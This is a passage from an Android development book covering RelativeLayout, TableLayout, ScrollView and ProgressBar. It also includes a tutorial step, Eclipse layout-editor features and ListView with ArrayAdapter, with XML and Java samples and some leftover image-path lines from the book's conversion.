Then, the OK button is set to be below the field (`android:layout_below = "@id/entry"`) and have its right side align with the right side of the field (`android:layout_alignRight = "@id/entry"`). The Cancel button is set to be to the left of the OK button (`android:layout_toLeft = "@id/ok"`) and have its top aligned with the OK button (`android:layout_alignTop = "@id/ok"`).

With no changes to the auto-generated Java code, the emulator gives us:


*Figure 74: The RelativeLayoutDemo sample application*

## Overlap

`RelativeLayout` also has a feature that `LinearLayout` lacks — the ability to have widgets overlap one another. Later children of a `RelativeLayout` are "higher in the Z axis" than are earlier children, meaning that later children will overlap earlier children if they are set up to occupy the same space in the layout.

This will be clearer with an example. Here is a layout, from the `Containers/RelativeOverlap` sample, with a `RelativeLayout` holding two `Button` widgets:

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent">

  <Button
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:text="@string/big"
    android:textSize="120dip"
    android:textStyle="bold"/>

  <Button
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_centerInParent="true"
    android:text="@string/small"/>

</RelativeLayout>
```

The first `Button` is set to fill the screen. The second `Button` is set to be centered inside the parent, but only take up as much space as is needed for its caption. Hence, the second `Button` will appear to "float" over the first `Button`:


*Figure 75: The RelativeOverlap sample application*

Both `Button` widgets can still be clicked, though clicking on the smaller `Button` does not also click the bigger `Button`. Your clicks will be handled by the widget on top in the case of an overlap like this.

## Eclipse Graphical Layout Editor

You will find `RelativeLayout` in the "Layouts" section of the Palette in the Eclipse Graphical Layout editor. You can drag that into your layout XML resource.

And, at this point, you can start getting frustrated. To paraphrase an old American candy commercial, drag-and-drop GUI building and `RelativeLayout` are two great tastes that do not taste great together.

The problem is that the complexity of the `RelativeLayout` rules makes it very difficult for the Graphical Layout editor to guess what you really mean when you drag a widget into the `RelativeLayout`. It will guess as best it can — for example, if you are dropping the widget near the edge of the `RelativeLayout`, it will assume you mean for the widget to be aligned with that edge. However, frequently, it will guess

wrong, forcing you to modify the `RelativeLayout` XML directly via the other editor sub-tab or via the Properties pane to get the rules that you want.

# Tabula Rasa

If you like HTML tables, you will like Android's `TableLayout` — it allows you to position your widgets in a grid to your specifications. You control the number of rows and columns, which columns might shrink or stretch to accommodate their contents, and so on.

`TableLayout` works in conjunction with `TableRow`. `TableLayout` controls the overall behavior of the container, with the widgets themselves poured into one or more `TableRow` containers, one per row in the grid.

## Concepts and Properties

For all this to work, we need to figure out how widgets work with rows and columns, plus how to handle widgets that live outside of rows.

### Putting Cells in Rows

Rows are declared by you, the developer, by putting widgets as children of a `TableRow` inside the overall `TableLayout`. You, therefore, control directly how many rows appear in the table.

The number of columns are determined by Android; you control the number of columns in an indirect fashion.

First, there will be at least one column per widget in your longest row. So if you have three rows, one with two widgets, one with three widgets, and one with four widgets, there will be at least four columns.

However, a widget can take up more than one column by including the `android:layout_span` property, indicating the number of columns the widget spans. This is akin to the `colspan` attribute one finds in table cells in HTML:

```
<TableRow>
  <TextView android:text="URL:" />
  <EditText
    android:id="@+id/entry"
```

```
    android:layout_span="3"/>
</TableRow>
```

In the above XML layout fragment, the field spans three columns.

Ordinarily, widgets are put into the first available column. In the above fragment, the label would go in the first column (column `0`, as columns are counted starting from `0`), and the field would go into a spanned set of three columns (columns `1` through `3`). However, you can put a widget into a different column via the `android:layout_column` property, specifying the `0`-based column the widget belongs to:

```
<TableRow>
  <Button
    android:id="@+id/cancel"
    android:layout_column="2"
    android:text="Cancel" />
  <Button android:id="@+id/ok" android:text="OK" />
</TableRow>
```

In the preceding XML layout fragment, the Cancel button goes in the third column (column `2`). The OK button then goes into the next available column, which is the fourth column.

### Non-Row Children of TableLayout

Normally, `TableLayout` contains only `TableRow` elements as immediate children. However, it is possible to put other widgets in between rows. For those widgets, `TableLayout` behaves a bit like `LinearLayout` with vertical orientation. The widgets automatically have their width set to `fill_parent`, so they will fill the same space that the longest row does.

One pattern for this is to use a plain `View` as a divider (e.g., `<View android:layout_height = "2dip" android:background = "#0000FF" />` as a two-pixel-high blue bar across the width of the table).

### Stretch, Shrink, and Collapse

By default, each column will be sized according to the “natural” size of the widest widget in that column (taking spanned columns into account). Sometimes, though, that does not work out very well, and you need more control over column behavior.

You can place an `android:stretchColumns` property on the `TableLayout`. The value should be a single column number (again, `0`-based) or a comma-delimited list of column numbers. Those columns will be stretched to take up any available space yet on the row. This helps if your content is narrower than the available space.

Conversely, you can place a `android:shrinkColumns` property on the `TableLayout`. Again, this should be a single column number or a comma-delimited list of column numbers. The columns listed in this property will try to word-wrap their contents to reduce the effective width of the column — by default, widgets are not word-wrapped. This helps if you have columns with potentially wordy content that might cause some columns to be pushed off the right side of the screen.

You can also leverage an `android:collapseColumns` property on the `TableLayout`, again with a column number or comma-delimited list of column numbers. These columns will start out "collapsed", meaning they will be part of the table information but will be invisible. Programmatically, you can collapse and un-collapse columns by calling `setColumnCollapsed()` on the `TableLayout`. You might use this to allow users to control which columns are of importance to them and should be shown versus which ones are less important and can be hidden.

You can also control stretching and shrinking at runtime via `setColumnStretchable()` and `setColumnShrinkable()`.

## Example

The XML layout fragments shown above, when combined, give us a `TableLayout` rendition of the "form" we created for `RelativeLayout`, with the addition of a divider line between the label/field and the two buttons (found in the `Containers/Table` demo):

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:stretchColumns="1">

  <TableRow>
    <TextView android:text="@string/url"/>
    <EditText
      android:id="@+id/entry"
      android:layout_span="3"
      android:inputType="text"/>
  </TableRow>
```

```
  <View
    android:layout_height="2dip"
    android:background="#0000FF"/>

  <TableRow>
    <Button
      android:id="@+id/cancel"
      android:layout_column="2"
      android:text="@string/cancel"/>
    <Button
      android:id="@+id/ok"
      android:text="@string/ok"/>
  </TableRow>

</TableLayout>
```

When compiled against the generated Java code and run on the emulator, we get:





*Figure 76: The TableLayoutDemo sample application*

## Eclipse Graphical Layout Editor

You will find `TableLayout` in the "Layouts" section of the Palette in the Eclipse Graphical Layout editor. You can drag that into your layout XML resource and start configuring it via the context menu, notably editing the `android:stretchColumns` and `android:shrinkColumns` values.

In addition, the toolbar above the layout will now sport an add-row button:




*Figure 77: Eclipse Layout Toolbar for TableLayout*

Clicking that adds a `TableRow` child to the `TableLayout`, though you will not necessarily see a visible change. However, now if you start dragging in other widgets, they will go in that row.

Once you have started to populate the row and can select it, you will get some more toolbar buttons:

*Figure 78: Eclipse Layout Toolbar for TableLayout, with Row Selected*

The icon immediately to the right of the add-row button will remove the selected row from the table. On the far right side of the toolbar are buttons to allow you to toggle the height and width of the row, plus toggle on and off baseline alignment for the contents of the row (enabled by default).

# Scrollwork

Phone screens tend to be small, which requires developers to use some tricks to present a lot of information in the limited available space. One trick for doing this is to use scrolling, so only part of the information is visible at one time, the rest available via scrolling up or down.

`ScrollView` is a container that provides scrolling for its contents. You can take a layout that might be too big for some screens, wrap it in a `ScrollView`, and still use your existing layout logic. It just so happens that the user can only see part of your layout at one time, the rest available via scrolling.

For example, here is a `ScrollView` used in an XML layout file (from the `Containers/Scroll` demo):

```
<?xml version="1.0" encoding="utf-8"?>
<ScrollView
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="wrap_content">
```

```
<TableLayout
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:stretchColumns="0">
  <TableRow>
    <View
      android:layout_height="80dip"
      android:background="#000000"/>
    <TextView android:text="#000000"
      android:paddingLeft="4dip"
      android:layout_gravity="center_vertical" />
  </TableRow>
  <TableRow>
    <View
      android:layout_height="80dip"
      android:background="#440000" />
    <TextView android:text="#440000"
      android:paddingLeft="4dip"
      android:layout_gravity="center_vertical" />
  </TableRow>
  <TableRow>
    <View
      android:layout_height="80dip"
      android:background="#884400" />
    <TextView android:text="#884400"
      android:paddingLeft="4dip"
      android:layout_gravity="center_vertical" />
  </TableRow>
  <TableRow>
    <View
      android:layout_height="80dip"
      android:background="#aa8844" />
    <TextView android:text="#aa8844"
      android:paddingLeft="4dip"
      android:layout_gravity="center_vertical" />
  </TableRow>
  <TableRow>
    <View
      android:layout_height="80dip"
      android:background="#ffaa88" />
    <TextView android:text="#ffaa88"
      android:paddingLeft="4dip"
      android:layout_gravity="center_vertical" />
  </TableRow>
  <TableRow>
    <View
      android:layout_height="80dip"
      android:background="#ffffaa" />
    <TextView android:text="#ffffaa"
      android:paddingLeft="4dip"
      android:layout_gravity="center_vertical" />
  </TableRow>
  <TableRow>
    <View
```

```
        android:layout_height="80dip"
        android:background="#ffffff" />
      <TextView android:text="#ffffff"
        android:paddingLeft="4dip"
        android:layout_gravity="center_vertical" />
    </TableRow>
  </TableLayout>
</ScrollView>
```

Without the `ScrollView`, the table would take up at least 560 pixels (7 rows at 80 pixels each, based on the `View` declarations). There may be some devices with screens capable of showing that much information, but many will be smaller. The `ScrollView` lets us keep the table as-is, but only present part of it at a time.

On the stock Android emulator, when the activity is first viewed, you see:





*Figure 79: The ScrollViewDemo sample application*

Notice how only five rows and part of the sixth are visible. By pressing the up/down buttons on the directional pad, you can scroll up and down to see the remaining rows. Also note how the right side of the content gets clipped by the scrollbar — be sure to put some padding on that side or otherwise ensure your own content does not get clipped in that fashion.

Android 1.5 introduced `HorizontalScrollView`, which works like `ScrollView`... just horizontally. This would be good for forms that might be too wide rather than too

tall. Note that `ScrollView` only scrolls vertically and `HorizontalScrollView` only scrolls horizontally.

Also, note that you cannot put scrollable items into a `ScrollView`. For example, a `ListView` widget — which we will see in an upcoming chapter — already knows how to scroll. You do not need to put a `ListView` in a `ScrollView`, and if you were to try, it would not work very well.

### Eclipse Graphical Layout Editor

The `ScrollView` and `HorizontalScrollView` widgets appear in the "Composite" section of the Palette in the Graphical Layout editor. You can drag one of these into your layout XML resource, then drag *one* child into it. A `ScrollView` or `HorizontalScrollView` can only have one child — if you want more than one, wrap the children in a suitable `LinearLayout` and put that inside the `ScrollView` or `HorizontalScrollView`.

## Making Progress with ProgressBars

If you are going to fork background threads to do work on behalf of the user, you will want to think about keeping the user informed that work is going on. This is particularly true if the user is effectively waiting for that background work to complete.

The typical approach to keeping users informed of progress is some form of progress bar, like you see when you copy a bunch of files from place to place in many desktop operating systems. Android supports this through the `ProgressBar` widget.

A `ProgressBar` keeps track of progress, defined as an integer, with `0` indicating no progress has been made. You can define the maximum end of the range — what value indicates progress is complete — via `setMax()`. By default, a `ProgressBar` starts with a progress of `0`, though you can start from some other position via `setProgress()`.

If you prefer your progress bar to be indeterminate — meaning that it will show a general animated effect, rather than a specific amount of progress – use `setIndeterminate()`, setting it to `true`.

In your Java code, you can either positively set the amount of progress that has been made (via `setProgress()`) or increment the progress from its current amount (via

`incrementProgressBy()`). You can find out how much progress has been made via `getProgress()`.

We will see a `ProgressBar` in action in the next chapter, another one of our tutorials.

## Visit the Trails!

The trails portion of the book contains a widget catalog, providing capsule descriptions and samples for a number of widgets not described elsewhere in this book.

You might also be interested in `GridLayout`, which is an alternative to the classic `LinearLayout`, `RelativeLayout`, and `TableLayout` containers.

# Tutorial #5 - Making Progress

When we actually get around to opening the digital book for display, there will be a slight delay as the HTML and other assets are read into memory. To help assure the user that their device has not frozen, we will add a `ProgressBar` to our user interface in this tutorial.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

## Step #1: Removing The "Hello, World"

Right now, our user interface consists of a highly-sophisticated "Hello, World" string, shown in a `TextView`. While no doubt it is eligible for many design awards, this is not the user interface we need. So, we need to get rid of it.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

### Eclipse

Double-click on the `res/layout/main.xml` file in your project in Eclipse's Package Explorer. This will bring up our current user interface:





*Figure 80: EmPubLiteActivity, in Eclipse*

Click on the "Hello World!" string, then press the `<Delete>` key. You can now save your file (e.g., `<Ctrl>-<S>`).

Also, we no longer need the `hello_world` string resource. To remove it, double-click on the `res/values/strings.xml` file, select the `hello_world` string resource, click the "Remove..." button, click "Yes" on the confirmation dialog, and save the resulting file.

## Outside of Eclipse

Open `res/layout/main.xml` in your favorite text editor. Find and delete the `<TextView>` element, then save the file.

The resulting XML should look like:

```
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent" >
```

```
</RelativeLayout>
```

Also, we no longer need the `hello` string resource. To remove it, open the `res/values/strings.xml` file in your favorite text editor. Find the `<string>` element that has a `name` of `hello`, delete that element, and save the file.

The resulting XML should look like:

```
<resources>

  <string name="app_name">EmPub Lite</string>
  <string name="menu_settings">Settings</string>
  <string name="title_activity_em_pub_lite">EmPub Lite</string>

</resources>
```

# Step #2: Adding a ProgressBar

Now that the `TextView` is out of the way, we can add our `ProgressBar` in its place.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Go back to `res/layout/main.xml` in Eclipse. In the "Form Widgets" portion of the tool palette, you will see three `ProgressBar` widget representations, in the form of circles:





*Figure 81: The ProgressBar Widget in the Tool Palette*

Drag the largest one out of the palette and onto the preview of our activity. You will see a tooltip pointing out the `RelativeLayout` rules that the drag-and-drop operation will apply if you drop the widget in its current location. Slide the `ProgressBar` around until you center it and the tooltip shows that it will use `android:layout_centerHorizontal="true"` and `android:layout_centerVertical="true"`. If you wind up with `android:layout_centerInParent="true"` instead of those other two settings, that is fine as well.

If you are having difficulty centering it, drop it anywhere in the white part of the preview area. Then, from the toolbar above the preview, press the center-horizontal and center-vertical toolbar buttons in succession:




*Figure 82: The Centering Toolbar Buttons (Third and Fourth from Right)*

Then, you can save your file.

### Outside of Eclipse

Go back to `res/layout/main.xml` in your favorite text editor. Delete the `<TextView>` element that was there. Replace it with a `<ProgressBar>` element as a child of the `<RelativeLayout>`, as shown below:

```
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent" >

    <ProgressBar
      android:id="@+id/progressBar1"
      style="?android:attr/progressBarStyleLarge"
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:layout_centerHorizontal="true"
      android:layout_centerVertical="true"/>

</RelativeLayout>
```

Then, you can save your file.

## Step #3: Seeing the Results

If you run the app in a device or emulator, you will see your `ProgressBar` widget, sitting there, all alone, waiting for somebody to write more code in support of it:


*Figure 83: EmPubLite, With ProgressBar*

## In Our Next Episode…

… we will attach a third-party library to our tutorial project.

# GUI Building, Continued

If you are using Eclipse, and you have been experimenting with the Graphical Layout editor and drag-and-drop GUI building, this chapter will cover some other general features of this editor that you may find useful.

Even if you are not using Eclipse, you may want to at least skim this chapter, as you will find a few tricks that will be relevant for you as well.

## Making Your Selection

Clicking on a widget makes it the selected widget, meaning that the toolbar buttons will affect that widget (or, sometimes, its container, depending upon the button). Selected widgets have a thin blue border with blue square "grab handles" for adjusting its size and position.

Clicking on a container makes it be selected. However, there may or may not be a blue border — in particular, containers that fill the screen (`fill_parent` for width and height) do not seem to get the border.

Sometimes, though, you want to select a container that you cannot reach, because its contents are completely filled with widgets. That occurs with the `LinearPercent` sample from a previous chapter – the entire `LinearLayout` is filled with the three `Button` widgets. In these cases, click on the widget in the Outline pane to select it.

## Including Includes

Sometimes, you have a widget or a collection of widgets that you want to reuse across multiple layout XML resources. Android supports the notion of an "include"

that allows this. Simply create a dedicated layout XML resource that contains the widget(s) to reuse, then add them to your main layouts via an `<include>` element:

```
<include layout="@layout/thing_we_are_reusing" />
```

You can even assign the `<include>` element a width or height if needed, as if it were just a widget or container.

Eclipse makes it easy for you to take widgets from an existing layout XML resource and extract them into a separate layout XML resource, replacing them with an `<include>` element. Just select the widget(s) you want to reuse, then right-click over them and choose "Extract Include" from the context menu. This will bring up a dialog where you can specify a name to give the new layout XML resource:





*Figure 84: Extract as Include Dialog*

By default, the tools will search *all* your layout files for these widgets and replace them with the `<include>`, though you can uncheck the checkbox to disable this behavior and only affect the layout XML resource you are presently editing.

If you are extracting multiple widgets that are not wrapped in their own container, Eclipse will automatically wrap them in a `<merge>` element:

```
<?xml version="1.0" encoding="utf-8"?>
<merge xmlns:android="http://schemas.android.com/apk/res/android">
  <!-- widgets go here -->
</merge>
```

This is necessary purely from an XML standpoint — you cannot have multiple root elements in an XML file. When the `<merge>` is added to another layout via `<include>`, the `<merge>` element itself evaporates, leaving behind its children.

# Wrap It Up (In a Container)

Sometimes, after you have added a widget to your layout, you later determine that you really needed it to be in some sort of container. For example, perhaps you thought you only needed one `TextView` but later decided to stack two `TextView` widgets in a vertical `LinearLayout`, in which case you somehow need to introduce this `LinearLayout` into the mix.

The simplest way to do that is to right-click over the widget that needs a new container (in the preview pane or the Outline pane) and choose "Wrap In Container..." from the context menu. This will bring up a dialog allowing you to choose the class of the container (with a reasonable default pre-selected) and give the container an `android:id` value (which, for some strange reason, is mandatory).





*Figure 85: Wrap In Container Dialog*

Similarly, if a widget is wrapped in a container, where the container is no longer necessary, "Remove Container" will get rid of the container.

# Morphing Widgets

Occasionally, you might configure a widget, only to decide later on that you really want it to be a different type of widget. For example, perhaps you start with a `CheckBox` and later want to switch it to be a `ToggleButton`.

To do this, right-click over the widget in Eclipse (in the preview pane or the Outline pane) and choose "Change Widget Type" from the context menu. This will bring up a dialog box for you to choose a replacement widget class, with a likely candidate pre-selected for you:


*Figure 86: Change Widget Type*

After making the selection, Eclipse will alter your element to the new widget type. Note that you may need to make other changes yourself, for attributes that you no longer need or now need to add.

# Preview of Coming Attractions

At the top of the Graphical Layout editor tab, you will find a series of drop-downs that allow you to tailor what the preview looks like:





*Figure 87: Preview Controls in the Graphical Layout Editor*

Eclipse will choose some likely defaults based upon your project settings, but you are welcome to change them as you see fit. Notable changes include:

- What version of Android is used for the preview (as widget styling changes from time to time in Android releases)
- What language is used for your string resources?
- What size and resolution of screen is used?
- Is it displayed in portrait or landscape?

These only affect the preview, so they show you (approximately) what your layout will look like under those conditions, but they do not modify anything about your layout XML itself.

# AdapterViews and Adapters

If you want the user to choose something out of a collection of somethings, you could use a bunch of `RadioButton` widgets. However, Android has a series of more flexible widgets than that, ones that this book will refer to as "selection widgets".

These include:

- `ListView`, which is your typical "list box"
- `Spinner`, which (more or less) is a drop-down list
- `GridView`, offering a two-dimensional roster of choices
- `ExpandableListView`, a limited "tree" widget, supporting two levels in the hierarchy
- `Gallery`, a horizontal-scrolling list, principally used for image thumbnails

and many more.

Eclipse users will find these mostly in the "Composite" portion of the Graphical Layout editor palette, though `Spinner` is in the "Form Widgets" section and `Gallery` is in "Images & Media".

These all have a common superclass: `AdapterView`, so named because they partner with objects implementing the `Adapter` interface to determine what choices are available for the user to choose from.

## Adapting to the Circumstances

In the abstract, adapters provide a common interface to multiple disparate APIs. More specifically, in Android's case, adapters provide a common interface to the data model behind a selection-style widget, such as a listbox. This use of Java interfaces is

fairly common (e.g., Java/Swing's model adapters for `JTable`), and Java is far from the only environment offering this sort of abstraction (e.g., Flex's XML data-binding framework accepts XML inlined as static data or retrieved from the Internet).

Android's adapters are responsible for providing the roster of data for a selection widget plus converting individual elements of data into specific views to be displayed inside the selection widget. The latter facet of the adapter system may sound a little odd, but in reality it is not that different from other GUI toolkits' ways of overriding default display behavior. For example, in Java/Swing, if you want a `JList`-backed listbox to actually be a checklist (where individual rows are a checkbox plus label, and clicks adjust the state of the checkbox), you inevitably wind up calling `setCellRenderer()` to supply your own `ListCellRenderer`, which in turn converts strings for the list into `JCheckBox`-plus-`JLabel` composite widgets.

## Using ArrayAdapter

The easiest adapter to use is `ArrayAdapter` — all you need to do is wrap one of these around a Java array or `java.util.List` instance, and you have a fully-functioning adapter:

```
String[] items={"this", "is", "a", "really", "silly", "list"};
new ArrayAdapter<String>(this,
                         android.R.layout.simple_list_item_1,
                         items);
```

One flavor of the `ArrayAdapter` constructor takes three parameters:

1. The `Context` to use (typically this will be your activity instance)
2. The resource ID of a view to use (such as a built-in system resource ID, as shown above)
3. The actual array or list of items to show

By default, the `ArrayAdapter` will invoke `toString()` on the objects in the list and wrap each of those strings in the view designated by the supplied resource. `android.R.layout.simple_list_item_1` simply turns those strings into `TextView` objects. Those `TextView` widgets, in turn, will be shown in the list or spinner or whatever widget uses this `ArrayAdapter`. If you want to see what `android.R.layout.simple_list_item_1` looks like, you can find a copy of it in your SDK installation — just search for `simple_list_item_1.xml`.

We will see in a later section how to subclass an `Adapter` and override row creation, to give you greater control over how rows and cells appear.

# Lists of Naughty and Nice

The classic listbox widget in Android is known as `ListView`. Include one of these in your layout, invoke `setAdapter()` to supply your data and child views, and attach a listener via `setOnItemSelectedListener()` to find out when the selection has changed. With that, you have a fully-functioning listbox.

However, if your activity is dominated by a single list, you might well consider creating your activity as a subclass of `ListActivity`, rather than the regular `Activity` base class. If your main view is just the list, you do not even need to supply a layout — `ListActivity` will construct a full-screen list for you. If you do want to customize the layout, you can, so long as you identify your `ListView` as `@android:id/list`, so `ListActivity` knows which widget is the main list for the activity.

For example, here is a layout pulled from the `Selection/List` sample project:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent" >
  <TextView
    android:id="@+id/selection"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"/>
  <ListView
    android:id="@android:id/list"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    />
</LinearLayout>
```

It is just a list with a label on top to show the current selection.

The Java code to configure the list and connect the list with the label is:

```
package com.commonsware.android.list;

import android.app.ListActivity;
import android.os.Bundle;
import android.view.View;
import android.widget.ArrayAdapter;
import android.widget.ListView;
import android.widget.TextView;
```

```
public class ListViewDemo extends ListActivity {
  private TextView selection;
  private static final String[] items={"lorem", "ipsum", "dolor",
          "sit", "amet",
          "consectetuer", "adipiscing", "elit", "morbi", "vel",
          "ligula", "vitae", "arcu", "aliquet", "mollis",
          "etiam", "vel", "erat", "placerat", "ante",
          "porttitor", "sodales", "pellentesque", "augue", "purus"};

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);
    setListAdapter(new ArrayAdapter<String>(this,
                        android.R.layout.simple_list_item_1,
                        items));
    selection=(TextView)findViewById(R.id.selection);
  }

  @Override
  public void onListItemClick(ListView parent, View v, int position,
                              long id) {
    selection.setText(items[position]);
  }
}
```

With `ListActivity`, you can set the list adapter via `setListAdapter()` — in this case, providing an `ArrayAdapter` wrapping an array of nonsense strings. To find out when the list selection changes, override `onListItemClick()` and take appropriate steps based on the supplied child view and position (in this case, updating the label with the text for that position).

The results?





*Figure 88: The ListViewDemo sample application*

The second parameter to our `ArrayAdapter` — `android.R.layout.simple_list_item_1` — controls what the rows look like. The value used in the preceding example provides the standard Android list row: big font, lots of padding, white text.

## Clicks versus Selections

One thing that can confuse some Android developers is the distinction between clicks and selections. One might think that they are the same thing — after all, clicking on something selects it, right?

Well, no. At least, not in Android. At least not all of the time.

Android is designed to be used with touchscreen devices and non-touchscreen devices. Historically, Android has been dominated by devices that only offered touchscreens. However, Google TV devices are not touchscreens at present. And

some Android devices offer both touchscreens and some other sort of pointing device — D-pad, trackball, arrow keys, etc.

